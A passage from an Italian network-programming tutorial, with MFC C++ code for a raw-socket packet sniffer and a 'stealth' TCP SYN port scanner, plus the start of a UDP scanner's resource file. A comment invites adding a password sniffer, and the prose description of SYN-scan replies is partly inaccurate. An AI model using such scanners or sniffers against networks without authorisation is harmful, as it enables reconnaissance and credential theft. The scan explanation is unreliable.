static char THIS_FILE[]=__FILE__;
#define new DEBUG_NEW
#endif

//////////////////////////////////////////////////////////////////////
// Construction/Destruction
//////////////////////////////////////////////////////////////////////

CClientSocket::CClientSocket(CListBox* pList) : CSniffSocket()
{
        m_pList=pList;
        m_lpAddress=NULL;
        m_bOutgoing=FALSE;
}

CClientSocket::~CClientSocket()
{
        free(m_lpAddress);
}

BOOL CClientSocket::Bind(LPCSTR lpSourceAddress,int iPort)
{
        if (!CSpoofSocket::Bind(lpSourceAddress,iPort))
                return FALSE;
        else
        {
                //Check we are no rebinding
                if (m_lpAddress)
                        free(m_lpAddress);

                //Save the data
                m_lpAddress=strdup(lpSourceAddress);
                return TRUE;
        }
}

BOOL CClientSocket::OnSocketReceive(int iErrorCode)
{
        int iReceive;

        char cBuffer[2000];

        //First receive the IP address
        IpHeader ipHeader;
        iReceive=Receive(cBuffer,2000);
```

```
        if (iReceive==-1)
                return FALSE;

        //Copy the header
        memcpy(&ipHeader,cBuffer,IpHeaderLength);

        //Check the packet is addresses to us
        LPSTR lpAddress=CSpoofSocket::LongToString(ipHeader.sourceIPAddress);

        //Check the data is not from us (altough someone may want to save this data)
        long lCapture;
        if ((lCapture=strcmp(lpAddress,m_lpAddress)) || m_bOutgoing)
        {
                CString strInfo;

                if (!lCapture)
                {
                        strInfo="Sending packet to: ";
                        strInfo+=CSpoofSocket::LongToString(ipHeader.destIPAddress);
                }
                else
                {
                        strInfo="Received packet from: ";
                        strInfo+=lpAddress;
                }

                strInfo+=", Protocol:";

                CString strProtocol;
                if (ipHeader.Protocol==IPPROTO_TCP)
                        strProtocol="TCP";
                else if (ipHeader.Protocol==IPPROTO_UDP)
                        strProtocol="UDP";
                else if (ipHeader.Protocol==IPPROTO_ICMP)
                        strProtocol="ICMP";
                else
                        strProtocol="Other";

                strInfo+=strProtocol;

                //Print out some data
                m_pList->AddString(strInfo);

                //Find the size of IP header (may have options)
                unsigned long ulIPHeaderSize;
                ulIPHeaderSize=(ipHeader.HeaderLength_Version & 0x0f)*4;

                //Read the protocol header (ignore IP options)
                unsigned long lPos;
                lPos=ulIPHeaderSize;

                if (ipHeader.Protocol==IPPROTO_TCP)
                        AnalyzeTCP(cBuffer+lPos);
                else if (ipHeader.Protocol==IPPROTO_UDP)
                        AnalyzeUDP(cBuffer+lPos);
                else if (ipHeader.Protocol==IPPROTO_ICMP)
                        AnalyzeICMP(cBuffer+lPos);
        }

        //Read all the data
        //I'm sure however wants to use this will add his packet analyzer
        //Password sniffer here, have fun

        return TRUE;
}

void CClientSocket::AnalyzeICMP(char *cICMPBuffer)
{
        //Read the ICMP header
        ICMPHeader icmpHeader;
        memcpy(&icmpHeader,cICMPBuffer,ICMPHeaderLength);

        //Print out the code
        CString strICMP;

        //Convert to strings
```

```
	char cICMP[10];
	ltoa(icmpHeader.ICMPType,cICMP,10);

	strICMP="ICMP type: ";
	strICMP+=cICMP;

	//Convert again
	ltoa(icmpHeader.ICMPCode,cICMP,10);

	strICMP+=", code: ";
	strICMP+=cICMP;

	m_pList->AddString(strICMP);
}

void CClientSocket::AnalyzeTCP(char *cTCPBuffer)
{
	//Read the ICMP header
	TCPHeader tcpHeader;
	memcpy(&tcpHeader,cTCPBuffer,TCPHeaderLength);

	//Print out the code
	CString strTCP;

	//Convert to strings
	char cTCP[10];
	ltoa(htons(tcpHeader.SourcePort),cTCP,10);

	strTCP="Source port: ";
	strTCP+=cTCP;

	//Convert again
	ltoa(htons(tcpHeader.DestinationPort),cTCP,10);

	strTCP+=", destination port: ";
	strTCP+=cTCP;

	m_pList->AddString(strTCP);
}

void CClientSocket::AnalyzeUDP(char *cUDPBuffer)
{
	//Read the ICMP header
	UDPHeader udpHeader;
	memcpy(&udpHeader,cUDPBuffer,UDPHeaderLength);

	//Print out the code
	CString strUDP;

	//Convert to strings
	char cUDP[10];
	ltoa(htons(udpHeader.SourcePort),cUDP,10);

	strUDP="Source port: ";
	strUDP+=cUDP;

	//Convert again
	ltoa(htons(udpHeader.DestinationPort),cUDP,10);

	strUDP+=", destination port: ";
	strUDP+=cUDP;

	m_pList->AddString(strUDP);
}

void CClientSocket::CaptureOutgoing(BOOL bCapture)
{
	m_bOutgoing=bCapture;
}
```

Gli altri files sono quelli creati di default dal generatore di Visual Studio.
Ricordatevi che potete copiare il files dentro alla directory del progetto ed includerli mediante le apposite opzioni del menu di quest'ultimo.
Quando si parla di scanner ne possiamo trovare di passivi e di attivi.

Uno scanner attivo tenta di connettarsi ad un determinato indirizzo e poi crea un log mediante i dati ricevuti da questo.
Uno scanner passivo invece invia un segnale SYNC e poi attende per vedere che cosa viene restituito.
Se riceve indietro un SYN+RST significa che su questa porta non c'è nulla mentre se viene restituito SYN+ACK allora significa che il socket corrispondente è pronto per essere connesso.
Uno scanner passivo detto anche StealthScanner creato con il supporto delle classi che stiamo vedendo è il seguente.
Sempre con il generatore di applicazioni di Visual Studio creaiamo una nuova applicazione basata sulla dialog chiamata StealthTCPScanner.

Il file delle risorse .RC è quello che segue :

```
//Microsoft Developer Studio generated resource script.
//
#include "resource.h"

#define APSTUDIO_READONLY_SYMBOLS
/////////////////////////////////////////////////////////////////////////////
//
// Generated from the TEXTINCLUDE 2 resource.
//
#include "afxres.h"

/////////////////////////////////////////////////////////////////////////////
#undef APSTUDIO_READONLY_SYMBOLS

/////////////////////////////////////////////////////////////////////////////
// English (U.S.) resources

#if !defined(AFX_RESOURCE_DLL) || defined(AFX_TARG_ENU)
#ifdef _WIN32
LANGUAGE LANG_ENGLISH, SUBLANG_ENGLISH_US
#pragma code_page(1252)
#endif //_WIN32

#ifdef APSTUDIO_INVOKED
/////////////////////////////////////////////////////////////////////////////
//
// TEXTINCLUDE
//

1 TEXTINCLUDE DISCARDABLE
BEGIN
    "resource.h\0"
END

2 TEXTINCLUDE DISCARDABLE
BEGIN
    "#include ""afxres.h""\r\n"
    "\0"
```

```
END

3 TEXTINCLUDE DISCARDABLE
BEGIN
    "#define _AFX_NO_SPLITTER_RESOURCES\r\n"
    "#define _AFX_NO_OLE_RESOURCES\r\n"
    "#define _AFX_NO_TRACKER_RESOURCES\r\n"
    "#define _AFX_NO_PROPERTY_RESOURCES\r\n"
    "\r\n"
    "#if !defined(AFX_RESOURCE_DLL) || defined(AFX_TARG_ENU)\r\n"
    "#ifdef _WIN32\r\n"
    "LANGUAGE 9, 1\r\n"
    "#pragma code_page(1252)\r\n"
    "#endif //_WIN32\r\n"
    "#include ""res\\StealthTCPScanner.rc2""  // non-Microsoft Visual C++ edited
resources\r\n"
    "#include ""afxres.rc""         // Standard components\r\n"
    "#endif\r\n"
    "\0"
END

#endif    // APSTUDIO_INVOKED


/////////////////////////////////////////////////////////////////////////////
//
// Icon
//

// Icon with lowest ID value placed first to ensure application icon
// remains consistent on all systems.
IDR_MAINFRAME           ICON    DISCARDABLE     "res\\StealthTCPScanner.ico"

/////////////////////////////////////////////////////////////////////////////
//
// Dialog
//

IDD_ABOUTBOX DIALOG DISCARDABLE  0, 0, 235, 55
STYLE DS_MODALFRAME | WS_POPUP | WS_CAPTION | WS_SYSMENU
CAPTION "About StealthTCPScanner"
FONT 8, "MS Sans Serif"
BEGIN
    ICON            IDR_MAINFRAME,IDC_STATIC,11,17,20,20
    LTEXT           "StealthTCPScanner Version 1.0",IDC_STATIC,40,10,119,8,
                    SS_NOPREFIX
    LTEXT           "Copyright (C) 2001",IDC_STATIC,40,25,119,8
    DEFPUSHBUTTON   "OK",IDOK,178,7,50,14,WS_GROUP
END

IDD_STEALTHTCPSCANNER_DIALOG DIALOGEX 0, 0, 320, 178
STYLE DS_MODALFRAME | WS_POPUP | WS_VISIBLE | WS_CAPTION | WS_SYSMENU
EXSTYLE WS_EX_APPWINDOW
CAPTION "StealthTCPScanner"
FONT 8, "MS Sans Serif"
BEGIN
    EDITTEXT        IDC_ADDRESS,64,14,198,12,ES_AUTOHSCROLL
    CONTROL         "IPAddress1",IDC_DESTINATIONIP,"SysIPAddress32",
                    WS_TABSTOP,64,31,197,18,WS_EX_TRANSPARENT
    EDITTEXT        IDC_STARTPORT,64,52,53,12,ES_AUTOHSCROLL
    EDITTEXT        IDC_ENDPORT,64,66,53,12,ES_AUTOHSCROLL
    EDITTEXT        IDC_DELAY,64,79,53,12,ES_AUTOHSCROLL
    LISTBOX         IDC_INTERFACELIST,197,63,76,55,LBS_SORT |
                    LBS_NOINTEGRALHEIGHT | WS_VSCROLL | WS_TABSTOP
    CONTROL         "Auto scroll",IDC_SCROLL,"Button",BS_AUTOCHECKBOX |
                    WS_TABSTOP,136,112,46,12
    PUSHBUTTON      "Scan",IDC_SCAN,125,53,43,12
    PUSHBUTTON      "Quit",IDC_QUIT,125,69,43,12
    LISTBOX         IDC_TCPLIST,14,110,112,50,LBS_NOINTEGRALHEIGHT |
                    LBS_NOSEL | WS_VSCROLL
    LTEXT           "Available interfaces:",IDC_STATIC,199,51,72,10
    LTEXT           "Scan address",IDC_STATIC,14,36,56,10
    LTEXT           "Start port",IDC_STATIC,14,50,38,10
    LTEXT           "Stop port",IDC_STATIC,14,65,40,10
    LTEXT           "Delay (ms)",IDC_STATIC,15,80,40,10
    LTEXT           "URL",IDC_STATIC,13,17,46,10
    LTEXT           "Visit us at: http://www.komodia.com",IDC_STATIC,135,126,
```

```
                    121,9
END


#ifndef _MAC
/////////////////////////////////////////////////////////////////////////////
//
// Version
//

VS_VERSION_INFO VERSIONINFO
 FILEVERSION 1,0,0,1
 PRODUCTVERSION 1,0,0,1
 FILEFLAGSMASK 0x3fL
#ifdef _DEBUG
 FILEFLAGS 0x1L
#else
 FILEFLAGS 0x0L
#endif
 FILEOS 0x4L
 FILETYPE 0x1L
 FILESUBTYPE 0x0L
BEGIN
    BLOCK "StringFileInfo"
    BEGIN
        BLOCK "040904B0"
        BEGIN
            VALUE "CompanyName", "\0"
            VALUE "FileDescription", "StealthTCPScanner MFC Application\0"
            VALUE "FileVersion", "1, 0, 0, 1\0"
            VALUE "InternalName", "StealthTCPScanner\0"
            VALUE "LegalCopyright", "Copyright (C) 2001\0"
            VALUE "LegalTrademarks", "\0"
            VALUE "OriginalFilename", "StealthTCPScanner.EXE\0"
            VALUE "ProductName", "StealthTCPScanner Application\0"
            VALUE "ProductVersion", "1, 0, 0, 1\0"
        END
    END
    BLOCK "VarFileInfo"
    BEGIN
        VALUE "Translation", 0x409, 1200
    END
END

#endif    // !_MAC


/////////////////////////////////////////////////////////////////////////////
//
// DESIGNINFO
//

#ifdef APSTUDIO_INVOKED
GUIDELINES DESIGNINFO DISCARDABLE
BEGIN
    IDD_ABOUTBOX, DIALOG
    BEGIN
        LEFTMARGIN, 7
        RIGHTMARGIN, 228
        TOPMARGIN, 7
        BOTTOMMARGIN, 48
    END

    IDD_STEALTHTCPSCANNER_DIALOG, DIALOG
    BEGIN
        LEFTMARGIN, 7
        RIGHTMARGIN, 313
        TOPMARGIN, 7
        BOTTOMMARGIN, 171
    END
END
#endif    // APSTUDIO_INVOKED


/////////////////////////////////////////////////////////////////////////////
//
// String Table
```

```
//

STRINGTABLE DISCARDABLE
BEGIN
    IDS_ABOUTBOX            "&About StealthTCPScanner..."
END

#endif    // English (U.S.) resources
/////////////////////////////////////////////////////////////////////////////



#ifndef APSTUDIO_INVOKED
/////////////////////////////////////////////////////////////////////////////
//
// Generated from the TEXTINCLUDE 3 resource.
//
#define _AFX_NO_SPLITTER_RESOURCES
#define _AFX_NO_OLE_RESOURCES
#define _AFX_NO_TRACKER_RESOURCES
#define _AFX_NO_PROPERTY_RESOURCES

#if !defined(AFX_RESOURCE_DLL) || defined(AFX_TARG_ENU)
#ifdef _WIN32
LANGUAGE 9, 1
#pragma code_page(1252)
#endif //_WIN32
#include "res\StealthTCPScanner.rc2"  // non-Microsoft Visual C++ edited resources
#include "afxres.rc"         // Standard components
#endif

/////////////////////////////////////////////////////////////////////////////
#endif    // not APSTUDIO_INVOKED
```

Come nell'esempio precedente le fnzioni di gestione della dialog sono contenute dentro ai file StealthTCPScannerDlg.h e StealthTCPScannerDlg.cpp.

```
// StealthTCPScannerDlg.h : header file
//

#if
!defined(AFX_STEALTHTCPSCANNERDLG_H__9B2D0C57_D681_4D6D_A1DE_67C3B14
295F7__INCLUDED_)
#define AFX_STEALTHTCPSCANNERDLG_H__9B2D0C57_D681_4D6D_A1DE_67C3B14295F7__INCLUDED_

#if _MSC_VER > 1000
#pragma once
#endif // _MSC_VER > 1000

#include "ClientSocket.h"

/////////////////////////////////////////////////////////////////////////////
// CStealthTCPScannerDlg dialog

class CStealthTCPScannerDlg : public CDialog
{
// Construction
public:
	CStealthTCPScannerDlg(CWnd* pParent = NULL);// standard constructor

// Dialog Data
	//{{AFX_DATA(CStealthTCPScannerDlg)
	enum { IDD = IDD_STEALTHTCPSCANNER_DIALOG };
	CListBox	m_TCPList;
	CIPAddressCtrl	m_DestinationIP;
	CListBox	m_InterfaceList;
	CString	m_URL;
	long	m_ScanDelay;
	long	m_EndPort;
	long	m_Loop;
	BOOL	m_AutoScroll;
	long	m_StartPort;
	//}}AFX_DATA

	// ClassWizard generated virtual function overrides
```

```
	//{{AFX_VIRTUAL(CStealthTCPScannerDlg)
	protected:
	virtual void DoDataExchange(CDataExchange* pDX);	// DDX/DDV support
	//}}AFX_VIRTUAL

// Implementation
protected:
	HICON m_hIcon;

	// Generated message map functions
	//{{AFX_MSG(CStealthTCPScannerDlg)
	virtual BOOL OnInitDialog();
	afx_msg void OnSysCommand(UINT nID, LPARAM lParam);
	afx_msg void OnPaint();
	afx_msg HCURSOR OnQueryDragIcon();
	afx_msg void OnScan();
	afx_msg void OnQuit();
	afx_msg void OnDestroy();
	//}}AFX_MSG
	DECLARE_MESSAGE_MAP()
private:
	BOOL CreateSocket();
	//Convert from the control to a string
	LPSTR IPCtrlToSTR(CIPAddressCtrl* ctrl);

	//Convert address (DNS)
	BOOL ConvertAddress();

	//Stealth scan
	BOOL Scan();

	//Build the interface list
	BOOL BuildInterfaceList();

	//Our socket to scan with
	CClientSocket* m_Socket;
};

//{{AFX_INSERT_LOCATION}}
// Microsoft Visual C++ will insert additional declarations immediately before the
previous line.

#endif //
!defined(AFX_STEALTHTCPSCANNERDLG_H__9B2D0C57_D681_4D6D_A1DE_67C3B14295F7__INCLUDED_)
```

Qui a seguito invece è I file .CPP

```
// StealthTCPScannerDlg.cpp : implementation file
//

#include "stdafx.h"
#include "StealthTCPScanner.h"
#include "StealthTCPScannerDlg.h"

#include "..\Interfaces.h"

#ifdef _DEBUG
#define new DEBUG_NEW
#undef THIS_FILE
static char THIS_FILE[] = __FILE__;
#endif

/////////////////////////////////////////////////////////////////////////////
// CAboutDlg dialog used for App About

class CAboutDlg : public CDialog
{
public:
	CAboutDlg();

// Dialog Data
	//{{AFX_DATA(CAboutDlg)
	enum { IDD = IDD_ABOUTBOX };
	//}}AFX_DATA

	// ClassWizard generated virtual function overrides
```


```
	//{{AFX_VIRTUAL(CAboutDlg)
	protected:
	virtual void DoDataExchange(CDataExchange* pDX);    // DDX/DDV support
	//}}AFX_VIRTUAL

// Implementation
protected:
	//{{AFX_MSG(CAboutDlg)
	//}}AFX_MSG
	DECLARE_MESSAGE_MAP()
};

CAboutDlg::CAboutDlg() : CDialog(CAboutDlg::IDD)
{
	//{{AFX_DATA_INIT(CAboutDlg)
	//}}AFX_DATA_INIT
}

void CAboutDlg::DoDataExchange(CDataExchange* pDX)
{
	CDialog::DoDataExchange(pDX);
	//{{AFX_DATA_MAP(CAboutDlg)
	//}}AFX_DATA_MAP
}

BEGIN_MESSAGE_MAP(CAboutDlg, CDialog)
	//{{AFX_MSG_MAP(CAboutDlg)
		// No message handlers
	//}}AFX_MSG_MAP
END_MESSAGE_MAP()

/////////////////////////////////////////////////////////////////////////////
// CStealthTCPScannerDlg dialog

CStealthTCPScannerDlg::CStealthTCPScannerDlg(CWnd* pParent /*=NULL*/)
	: CDialog(CStealthTCPScannerDlg::IDD, pParent)
{
	//{{AFX_DATA_INIT(CStealthTCPScannerDlg)
	m_URL = _T("");
	m_ScanDelay = 20;
	m_EndPort = 0;
	m_AutoScroll = TRUE;
	m_StartPort = 0;
	//}}AFX_DATA_INIT
	// Note that LoadIcon does not require a subsequent DestroyIcon in Win32
	m_hIcon = AfxGetApp()->LoadIcon(IDR_MAINFRAME);
}

void CStealthTCPScannerDlg::DoDataExchange(CDataExchange* pDX)
{
	CDialog::DoDataExchange(pDX);
	//{{AFX_DATA_MAP(CStealthTCPScannerDlg)
	DDX_Control(pDX, IDC_TCPLIST, m_TCPList);
	DDX_Control(pDX, IDC_DESTINATIONIP, m_DestinationIP);
	DDX_Control(pDX, IDC_INTERFACELIST, m_InterfaceList);
	DDX_Text(pDX, IDC_ADDRESS, m_URL);
	DDX_Text(pDX, IDC_DELAY, m_ScanDelay);
	DDV_MinMaxLong(pDX, m_ScanDelay, 0, 1000);
	DDX_Text(pDX, IDC_ENDPORT, m_EndPort);
	DDV_MinMaxLong(pDX, m_EndPort, 0, 65535);
	DDX_Check(pDX, IDC_SCROLL, m_AutoScroll);
	DDX_Text(pDX, IDC_STARTPORT, m_StartPort);
	DDV_MinMaxLong(pDX, m_StartPort, 0, 65535);
	//}}AFX_DATA_MAP
}

BEGIN_MESSAGE_MAP(CStealthTCPScannerDlg, CDialog)
	//{{AFX_MSG_MAP(CStealthTCPScannerDlg)
	ON_WM_SYSCOMMAND()
	ON_WM_PAINT()
	ON_WM_QUERYDRAGICON()
	ON_BN_CLICKED(IDC_SCAN, OnScan)
	ON_BN_CLICKED(IDC_QUIT, OnQuit)
	ON_WM_DESTROY()
	//}}AFX_MSG_MAP
END_MESSAGE_MAP()
```

```
////////////////////////////////////////////////////////////////////////////
// CStealthTCPScannerDlg message handlers

BOOL CStealthTCPScannerDlg::OnInitDialog()
{
	CDialog::OnInitDialog();

	// Add "About..." menu item to system menu.

	// IDM_ABOUTBOX must be in the system command range.
	ASSERT((IDM_ABOUTBOX & 0xFFF0) == IDM_ABOUTBOX);
	ASSERT(IDM_ABOUTBOX < 0xF000);

	CMenu* pSysMenu = GetSystemMenu(FALSE);
	if (pSysMenu != NULL)
	{
		CString strAboutMenu;
		strAboutMenu.LoadString(IDS_ABOUTBOX);
		if (!strAboutMenu.IsEmpty())
		{
			pSysMenu->AppendMenu(MF_SEPARATOR);
			pSysMenu->AppendMenu(MF_STRING, IDM_ABOUTBOX, strAboutMenu);
		}
	}

	// Set the icon for this dialog.  The framework does this automatically
	//  when the application's main window is not a dialog
	SetIcon(m_hIcon, TRUE);			// Set big icon
	SetIcon(m_hIcon, FALSE);		// Set small icon

	m_Socket=new CClientSocket(&m_TCPList,m_AutoScroll);

	if (!CSpoofBase::InitializeSockets())
	{
		delete m_Socket;
		return FALSE;
	}

	//Build socket list
	return BuildInterfaceList();  // return TRUE  unless you set the focus to a
control
}

void CStealthTCPScannerDlg::OnSysCommand(UINT nID, LPARAM lParam)
{
	if ((nID & 0xFFF0) == IDM_ABOUTBOX)
	{
		CAboutDlg dlgAbout;
		dlgAbout.DoModal();
	}
	else
	{
		CDialog::OnSysCommand(nID, lParam);
	}
}

// If you add a minimize button to your dialog, you will need the code below
//  to draw the icon.  For MFC applications using the document/view model,
//  this is automatically done for you by the framework.

void CStealthTCPScannerDlg::OnPaint()
{
	if (IsIconic())
	{
		CPaintDC dc(this); // device context for painting

		SendMessage(WM_ICONERASEBKGND, (WPARAM) dc.GetSafeHdc(), 0);

		// Center icon in client rectangle
		int cxIcon = GetSystemMetrics(SM_CXICON);
		int cyIcon = GetSystemMetrics(SM_CYICON);
		CRect rect;
		GetClientRect(&rect);
		int x = (rect.Width() - cxIcon + 1) / 2;
		int y = (rect.Height() - cyIcon + 1) / 2;

		// Draw the icon
```

```
                dc.DrawIcon(x, y, m_hIcon);
        }
        else
        {
                CDialog::OnPaint();
        }
}

// The system calls this to obtain the cursor to display while the user drags
//  the minimized window.
HCURSOR CStealthTCPScannerDlg::OnQueryDragIcon()
{
        return (HCURSOR) m_hIcon;
}

BOOL CStealthTCPScannerDlg::BuildInterfaceList()
{
        //Get the list of interfaces
        CInterfaces* pInter;
        pInter=new CInterfaces;

        //Only if we have the interfaces
        if (pInter->GetInterfaces())
        {
                //Build the list
                BOOL bQuit;
                bQuit=FALSE;

                while (!bQuit)
                {
                        //Only if not a loopback interface
                        if (!pInter->IsLoopback())
                        {
                                //Get the interface
                                LPSTR lpInterface;
                                lpInterface=pInter->LongToString(pInter->GetAddress());

                                //Add it to the list
                                m_InterfaceList.AddString(lpInterface);
                        }

                        //Get next interface
                        bQuit=!pInter->MoveNext();
                }

                delete pInter;
                return TRUE;
        }

        delete pInter;
        return FALSE;
}

void CStealthTCPScannerDlg::OnScan()
{
        if (UpdateData(TRUE))
                if (m_InterfaceList.GetCurSel()!=LB_ERR)
                        Scan();
                else
                        MessageBox("Please choose an interface!","Error",MB_OK);
}

BOOL CStealthTCPScannerDlg::Scan()
{
        if (!ConvertAddress())
                return FALSE;

        if (!CreateSocket())
                return FALSE;

        //Bind the socket
        CString strBind;
        m_InterfaceList.GetText(m_InterfaceList.GetCurSel(),strBind);

        //Request a scan from the socket
```

```
        m_Socket-
>Scan(strBind.GetBuffer(0),IPCtrlToSTR(&m_DestinationIP),m_StartPort,m_EndPort,m_ScanD
elay);

        return TRUE;
}

BOOL CStealthTCPScannerDlg::ConvertAddress()
{
        if (m_URL=="")
                return TRUE;

        long lAddr;

        lAddr=m_Socket->ResolveDNS(m_URL);

        if (lAddr)
        {
                //Correct
                m_DestinationIP.SetAddress(htonl(lAddr));

                //Clear the address
                m_URL="";
        }
        else
                //Display error
                MessageBox("Couldn't resolve host name","Error",MB_OK);

        return lAddr;
}

LPSTR CStealthTCPScannerDlg::IPCtrlToSTR(CIPAddressCtrl* ctrl)
{
        //Converts the control address to textual address
        //Convert bytes to string
        BYTE bOctet1;
        BYTE bOctet2;
        BYTE bOctet3;
        BYTE bOctet4;

        //Get the value and blank values
        int iBlank;
        iBlank=ctrl->GetAddress(bOctet1,bOctet2,bOctet3,bOctet4);

        if (iBlank!=4)
                //Not filled
                return NULL;
        else
        {
                in_addr iAddr;
                iAddr.S_un.S_un_b.s_b1=bOctet1;
                iAddr.S_un.S_un_b.s_b2=bOctet2;
                iAddr.S_un.S_un_b.s_b3=bOctet3;
                iAddr.S_un.S_un_b.s_b4=bOctet4;

                return inet_ntoa(iAddr);
        }
}

void CStealthTCPScannerDlg::OnQuit()
{
        //Quit
        EndDialog(0);
}

BOOL CStealthTCPScannerDlg::CreateSocket()
{
        //Delete the old socket
        delete m_Socket;

        //Recreate
        m_Socket=new CClientSocket(&m_TCPList,m_AutoScroll);
        m_Socket->SetRaw(TRUE);
        return m_Socket->Create();
}

void CStealthTCPScannerDlg::OnDestroy()
```

```
{
        CDialog::OnDestroy();

        //Delete the socket
        delete m_Socket;

        //Delete all
        CSpoofBase::ShutdownSockets();
}
```

Quando abbiamo parlatoi dei protocolli abbiamo visto la differenza tra il TCP e il protocollo UDP.
Il secondo non essendo basato sulla connessione permette di inviare pacchetti sulla rete in modalità completamente asincrona.
Uno scanner particolare legato al protocollo UDP può essere creato utilizzando le stesse regole degli altri esempi.
Con il generatore di applicazioni di Visual Studio si richiede di creare un programma basato sulla dialog.

Il file RC contente le informazioni su questa dalog è :

```
//Microsoft Developer Studio generated resource script.
//
#include "resource.h"

#define APSTUDIO_READONLY_SYMBOLS
/////////////////////////////////////////////////////////////////////////////
//
// Generated from the TEXTINCLUDE 2 resource.
//
#include "afxres.h"

/////////////////////////////////////////////////////////////////////////////
#undef APSTUDIO_READONLY_SYMBOLS

/////////////////////////////////////////////////////////////////////////////
// English (U.S.) resources

#if !defined(AFX_RESOURCE_DLL) || defined(AFX_TARG_ENU)
#ifdef _WIN32
LANGUAGE LANG_ENGLISH, SUBLANG_ENGLISH_US
#pragma code_page(1252)
#endif //_WIN32

/////////////////////////////////////////////////////////////////////////////
//
// Dialog
//

IDD_ABOUTBOX DIALOG DISCARDABLE  0, 0, 193, 47
STYLE DS_MODALFRAME | WS_POPUP | WS_CAPTION | WS_SYSMENU
CAPTION "About UDPScaner"
FONT 8, "MS Sans Serif"
```

```
BEGIN
    LTEXT           "UDPScaner Version 1.0",IDC_STATIC,15,15,119,8,
                    SS_NOPREFIX
    LTEXT           "Komodia, Copyright (C) 2000 ",IDC_STATIC,15,26,119,8
    DEFPUSHBUTTON   "OK",IDOK,136,7,50,14,WS_GROUP
END

IDD_UDPSCANER_DIALOG DIALOGEX 0, 0, 283, 175
STYLE DS_MODALFRAME | WS_POPUP | WS_VISIBLE | WS_CAPTION | WS_SYSMENU
EXSTYLE WS_EX_APPWINDOW
CAPTION "Komodia's UDP Scanner"
FONT 8, "MS Sans Serif"
BEGIN
    EDITTEXT        IDC_ADDRESS,64,14,198,12,ES_AUTOHSCROLL
    CONTROL         "IPAddress1",IDC_DESTINATIONIP,"SysIPAddress32",
                    WS_TABSTOP,64,31,197,18,WS_EX_TRANSPARENT
    EDITTEXT        IDC_STARTPORT,64,52,53,12,ES_AUTOHSCROLL
    EDITTEXT        IDC_ENDPORT,64,66,53,12,ES_AUTOHSCROLL
    EDITTEXT        IDC_DELAY,64,79,53,12,ES_AUTOHSCROLL
    EDITTEXT        IDC_LOOP,64,92,53,12,ES_AUTOHSCROLL
    LISTBOX         IDC_UDPLIST,14,110,112,50,LBS_NOINTEGRALHEIGHT |
                    LBS_NOSEL | WS_VSCROLL
    CONTROL         "Auto scroll",IDC_SCROLL,"Button",BS_AUTOCHECKBOX |
                    WS_TABSTOP,136,112,46,12
    PUSHBUTTON      "Scan",IDC_SCAN,125,53,43,12
    PUSHBUTTON      "Quit",IDC_QUIT,125,69,43,12
    LTEXT           "Scan address",IDC_STATIC,14,36,56,10
    LTEXT           "Start port",IDC_STATIC,14,50,38,10
    LTEXT           "Stop port",IDC_STATIC,14,65,40,10
    LTEXT           "Delay (ms)",IDC_STATIC,15,80,40,10
    LTEXT           "If all ports are open, it is mostly due to a firewall",
                    IDC_STATIC,135,127,121,18
    LTEXT           "Loop",IDC_STATIC,15,94,40,10
    LTEXT           "URL",IDC_STATIC,13,17,46,10
    LTEXT           "Visit us at: http://www.komodia.com",IDC_STATIC,135,145,
                    121,9
END


#ifndef _MAC
/////////////////////////////////////////////////////////////////////////////
//
// Version
//

VS_VERSION_INFO VERSIONINFO
 FILEVERSION 1,0,0,1
 PRODUCTVERSION 1,0,0,1
 FILEFLAGSMASK 0x3fL
#ifdef _DEBUG
 FILEFLAGS 0x1L
#else
 FILEFLAGS 0x0L
#endif
 FILEOS 0x4L
 FILETYPE 0x1L
 FILESUBTYPE 0x0L
BEGIN
    BLOCK "StringFileInfo"
    BEGIN
        BLOCK "040904B0"
        BEGIN
            VALUE "CompanyName", "\0"
            VALUE "FileDescription", "UDPScaner MFC Application\0"
            VALUE "FileVersion", "1, 0, 0, 1\0"
            VALUE "InternalName", "UDPScaner\0"
            VALUE "LegalCopyright", "Copyright (C) 2000\0"
            VALUE "LegalTrademarks", "\0"
            VALUE "OriginalFilename", "UDPScaner.EXE\0"
            VALUE "ProductName", "UDPScaner Application\0"
            VALUE "ProductVersion", "1, 0, 0, 1\0"
        END
    END
    BLOCK "VarFileInfo"
    BEGIN
        VALUE "Translation", 0x409, 1200
    END
```

```
END

#endif    // !_MAC


/////////////////////////////////////////////////////////////////////////////
//
// DESIGNINFO
//

#ifdef APSTUDIO_INVOKED
GUIDELINES DESIGNINFO DISCARDABLE
BEGIN
    IDD_ABOUTBOX, DIALOG
    BEGIN
        LEFTMARGIN, 7
        RIGHTMARGIN, 186
        TOPMARGIN, 7
        BOTTOMMARGIN, 40
    END

    IDD_UDPSCANER_DIALOG, DIALOG
    BEGIN
        LEFTMARGIN, 7
        RIGHTMARGIN, 276
        TOPMARGIN, 7
        BOTTOMMARGIN, 168
    END
END
#endif    // APSTUDIO_INVOKED


/////////////////////////////////////////////////////////////////////////////
//
// String Table
//

STRINGTABLE DISCARDABLE
BEGIN
    IDS_ABOUTBOX            "&About UDPScaner..."
END

#endif    // English (U.S.) resources
/////////////////////////////////////////////////////////////////////////////


/////////////////////////////////////////////////////////////////////////////
// Unknown language: 0xD, 0x1 resources

#if !defined(AFX_RESOURCE_DLL) || defined(AFX_TARG_HEB)
#ifdef _WIN32
LANGUAGE 0xD, 0x1
#pragma code_page(1255)
#endif //_WIN32

#ifdef APSTUDIO_INVOKED
/////////////////////////////////////////////////////////////////////////////
//
// TEXTINCLUDE
//

1 TEXTINCLUDE DISCARDABLE
BEGIN
    "resource.h\0"
END

2 TEXTINCLUDE DISCARDABLE
BEGIN
    "#include ""afxres.h""\r\n"
    "\0"
END

3 TEXTINCLUDE DISCARDABLE
BEGIN
    "#define _AFX_NO_SPLITTER_RESOURCES\r\n"
    "#define _AFX_NO_OLE_RESOURCES\r\n"
    "#define _AFX_NO_TRACKER_RESOURCES\r\n"
```

```
